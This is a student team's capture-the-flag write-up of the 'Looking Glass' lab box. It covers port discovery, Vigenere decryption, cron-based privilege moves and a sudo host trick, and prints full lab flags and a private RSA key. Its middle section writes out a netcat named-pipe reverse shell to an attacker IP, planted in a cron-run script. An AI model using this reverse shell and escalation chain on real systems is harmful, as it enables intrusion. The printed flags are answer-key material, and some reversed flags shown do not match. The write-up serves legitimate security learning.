

PenTest 1

LOOKING GLASS

Hepi3Fren

Members

ID	Name	Role
1211101589	CHEW SHEN	Leader
1211101582	TEOH KAI LOON	Member
1211101737	LIM ZHONG JUN	Member

Members Involved: Chew Shen

Tools used: Kali Linux, nmap, Firefox (Cipher identifier and Vigenere Tool)

Thought Process and Methodology and Attempts:

Starting by running Nmap scan with the IP provided by THM. After a while, many ports are shown.

```
(1211101737@kali)-[~]
$ nmap -A 10.10.8.33
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 03:49 EDT
Stats: 0:03:35 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.68% done; ETC: 03:53 (0:00:01 remaining)
Nmap scan report for 10.10.8.33
Host is up (0.19s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|   256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh          Dropbear sshd (protocol 2.0)
```

By doing ssh, I try to enter the port number given and it will give the output higher or lower. From here I guess I need to find something in between the port to get the real port.

```
(1211101737@kali)-[~]
$ ssh 10.10.8.33 -p 13670
The authenticity of host '[10.10.8.33]:13670 ([10.10.8.33]:13670)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:13: [hashed name]
~/.ssh/known_hosts:14: [hashed name]
~/.ssh/known_hosts:15: [hashed name]
~/.ssh/known_hosts:16: [hashed name]
~/.ssh/known_hosts:17: [hashed name]
~/.ssh/known_hosts:18: [hashed name]
~/.ssh/known_hosts:19: [hashed name]
~/.ssh/known_hosts:20: [hashed name]
(106 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.8.33]:13670' (RSA) to the list of known hosts.
Higher
Connection to 10.10.8.33 closed.

(1211101737@kali)-[~]
$ ssh 10.10.8.33 -p 13660
The authenticity of host '[10.10.8.33]:13660 ([10.10.8.33]:13660)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:13: [hashed name]
~/.ssh/known_hosts:14: [hashed name]
~/.ssh/known_hosts:15: [hashed name]
~/.ssh/known_hosts:16: [hashed name]
~/.ssh/known_hosts:17: [hashed name]
~/.ssh/known_hosts:18: [hashed name]
~/.ssh/known_hosts:19: [hashed name]
~/.ssh/known_hosts:20: [hashed name]
(107 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.8.33]:13660' (RSA) to the list of known hosts.
Lower
Connection to 10.10.8.33 closed.
```

By trying several times, I finally manage to get the real port number, Some texts are shown and it looks like a poem. A few tries after guessing what is it, I know that it is a cipher text but I couldn't recognize which is it.

```
(108 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.8.33]:13666' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztliqL.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgL wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkh wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdBgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxT-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevM.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: █
```

So I use the Ciphertext identifier ([Cipher identifier](#)) to determine which kind of cipher is it.

Enter Ciphertext here

'AWDW utqasmx, tun tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd

Analyze TextCopyPasteText Options...

Note: To get accurate results, your ciphertext should be at least 25 characters long.

And the result shows that it is a Vigenere Cipher.

Analysis Results

'Mdes mgplmmz, cvs alv lsmtsn aowil Fqs ncix hrd rxtbmi bp bwl arul; Elw bpmte pgzt alv uvvordcet, E...

Your ciphertext is likely of this type:

Unknown Cipher (click to read more)

Votes

- [Unknown Cipher](#) (62 votes)
- [Bifid Cipher](#) (12 votes)
- [Vigenere Autokey Cipher](#) (11 votes)
- [Beaufort Autokey Cipher](#) (8 votes)
- [Beaufort Cipher](#) (4 votes)
- [Vigenere Cipher](#) (3 votes)

For further text analysis and statistics, [click here](#).

By continuing to the Vigenere Tool ([Link here](#)), a key to the Cipher text was obtained and The text has been decrypted successfully. So we got a secret from the decrypted text.

Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffing through the tulgey wood and burbled a

Results

Decoded message.

```
twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```

[Copy](#) [Text Options...](#)

Not seeing the correct result? Try [Auto Solve](#) or use the [Cipher Identifier Tool](#).

By putting the secret text we found, a user and password are given.

```
'Ick lrla xhzj zlbmg vpt Qesulvwzrr?  
Cpqx vw bf eifz, qy mthmjwa dwn!  
V jitinofh kaz! Gntdvl! Ttspaj!'  
Wl ciskvttk me apw jzn.  
  
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:  
jabberwock:SandwichesSlowerTwentyGaily  
Connection to 10.10.8.33 closed.
```

```
(1211101737@kali)-[~]  
$
```

Ssh into the user with the password given and now we are the new user, Jabberwock.

```
(1211101737@kali)-[~]  
$ ssh jabberwock@10.10.8.33  
The authenticity of host '10.10.8.33 (10.10.8.33)' can't be established.  
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:41: [hashed name]  
  ~/.ssh/known_hosts:90: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.8.33' (ED25519) to the list of known hosts.  
jabberwock@10.10.8.33's password:  
Permission denied, please try again.  
jabberwock@10.10.8.33's password:  
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1  
jabberwock@looking-glass:~$
```

Members Involved: Teoh Kai Loon

Tools used: Kali Linux,Firefox(crackstation.net)

Thought Process and Methodology and Attempts:

After I log in,I type ls to list what files are inside it.I found there are 3 files inside it which is poem.txt,twasBrillig.sh and user.txt.I type cat user.txt to read the file data and give the content as output.After that, I found that it is in reverse form because it is supposed to be thm but not mht.so I type echo

“}32a911966cab2d643f5d57d9e0173d56{mht” | rev to display it in reverse form.

```
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ echo }32a911966cab2d643f5d57d9e0173d56{mht | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

After I get the flag,I change directory to home .I type ls to see how many users are here.

```
-bash: ./home: No such file or directory
jabberwock@looking-glass:~$ cd /home
jabberwock@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
jabberwock@looking-glass:/home$ cat humptydumpty
cat: humptydumpty: Permission denied
jabberwock@looking-glass:/home$
```

After that,I continue to do it by checking the crontab.I found that there is a user called tweedledum running “/home/jabberwock/twasBrillig.sh”.Because I know the user run twasBrillig.sh on reboot,so I paste reverse shell there.At the same time,I type nc -lnvp 1234 to listen to the port 1234.After done, I check what I can run as current user by typing sudo -l.I found out that I can run reboot as root so I type sudo reboot.

```

chm[63d3710e9d73d3f346d2ba609119a23]
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file.
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.39.181 1234 >/tmp/f" >twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
  (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.8.33 closed by remote host.
Connection to 10.10.8.33 closed.


```

```

(1211101737@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...

```

After I done connect,I type whoami to know who is the current user.After done,I type the python 3 to spawn a better-featured bash shell.Then I type ls to know what files are at here. After knowing what files are here,I try to get the content of humptydumpty.txt.



The content inside it looks like hash so I decide to crack the hash at crackstation.net.I see there is one unknown.

Enter up to 20 non-salted hashes, one per line:

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

I'm not a robot

reCAPTCHA

Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

So I decide to copy it and paste it on cyberchef. I know that it is Hex so we choose from Hex. Then we get the password.

From Hex

Delimiter

Auto

7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

Output

start: 10 time: 2ms
end: 32 length: 32
length: 16 lines: 1

the password is zyxxvutsrqponmlk

Members Involved: Lim Zhong Jun

Tools used: Kali linux

Thought Process and Methodology and Attempts:

Re-enter the Secret found previously on Viginere Tool. Login to user jabberwock once again by ssh to the correct port by trial and error.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:ExtraordinaryChieflyWheatMiddle
Connection to 10.10.8.33 closed.
```

```
(1211101737@kali)-[~]
$ ssh jabberwock@10.10.8.33
jabberwock@10.10.8.33's password:
Last login: Wed Jul 27 08:18:09 2022 from 10.18.39.181
jabberwock@looking-glass:~$
```

Switch to the user humptydumpty by entering the password shown previously on the Cyberchef.

```
jabberwock@looking-glass:/$ su humptydumpty
Password:
humptydumpty@looking-glass:/$ ls
bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin snap srv swap.img sys tmp usr var vmlinuz vmlinuz.old
humptydumpty@looking-glass:/$
```

After several time trial and error, finally able to read something inside.

```
humptydumpty@looking-glass:/$ cat /home/alice/.ssh/id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
MIIEPgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZh1mmd
NIRchPaFuQJQZi5ryQH6YxZP5IIJXENK+a4WoRdyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtIKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HcgpkwWczNa5MMGo+1Cg4ifzfzv4uhPkxBLlL3f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKPjRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+O9J8qjvFzf+GSL7LAIVuC5Ryqlxm5tsg4nUZvLgFRmpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJddpZhsPFgJxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DYXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjwqo4k77Q30r8Kxr4UfX2hLHTHT8tsjqBUWrb/jLMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDWdn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQdyOFWcbmgOvik4Lzk/rDGn9VjcYFxoPu3XH2L8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVROAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LUdKt4QQvCJVRGbdBVGOFlowZzLpYGJchxmLR+RHCb40pZjBgr5
8bjJlQcp6pp1BRcf/OsG5ugpCiJs6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UXt0qxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBA0xvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDldxhzFkx
XIDPyif292GTSMc4xL0BhLkziY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLCOTJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxhA0ULXdlIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJ0KardP/Ln+xM6LzrdsHwdQAXK
e8wCbMuhAoGBA0Ky50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfRn1gZnHTTAyNnRMH1U7kUFpUB2ZXCmnCGLhAGEbY9
k6ywCnCTtZ2/sNEgNcx9/iZW+yVEu/4s9eonVimF+u19HJFOPJSAyxx0
```

```
-----END RSA PRIVATE KEY-----
```

```
humptydumpty@looking-glass:/$
```

ssh to alice user and able to switched it without password.

```
humptydumpty@looking-glass:/$ ssh alice@localhost -i /home/alice/.ssh/id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

Find whether anything inside and determine if a user has permission to run commands that require elevated privileges. The host is given (ssalg-gnikool) and run command on host

```
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
```

```
alice@looking-glass:~$ ls
```

```
kitten.txt
```

```
alice@looking-glass:~$ cat kitten.txt
```

```
She took her off the table as she spoke, and shook her backwards and forwards with all h
```

```
The Red Queen made no resistance whatever; only her face grew very small, and her eyes g
```

```
and it really was a kitten, after all.
```

```
alice@looking-glass:~$ cat /home/sudoers.d
```

```
cat: /home/sudoers.d: No such file or directory
```

```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
```

```
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```




```
alice@looking-glass:~$ sudo -h ssalg-gnikool bash
```

```
sudo: unable to resolve host ssalg-gnikool
```

After a few tries, I found root.txt on root directory. I run the rev command to view the correct flag.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /home
root@looking-glass:/home# ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
root@looking-glass:/home# cd alice
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Contributions

ID	Name	Contribution	Signatures
1211101589	CHEW SHEN	Did the recon. Discovered the real port.	
1211101582	TEOH KAI LOON	Figured out the exploit for the initial foothold.	
1211101737	LIM ZHONG JUN	Did the root privilege escalation.	

VIDEO LINK: <https://www.youtube.com/asdkljaklsjds>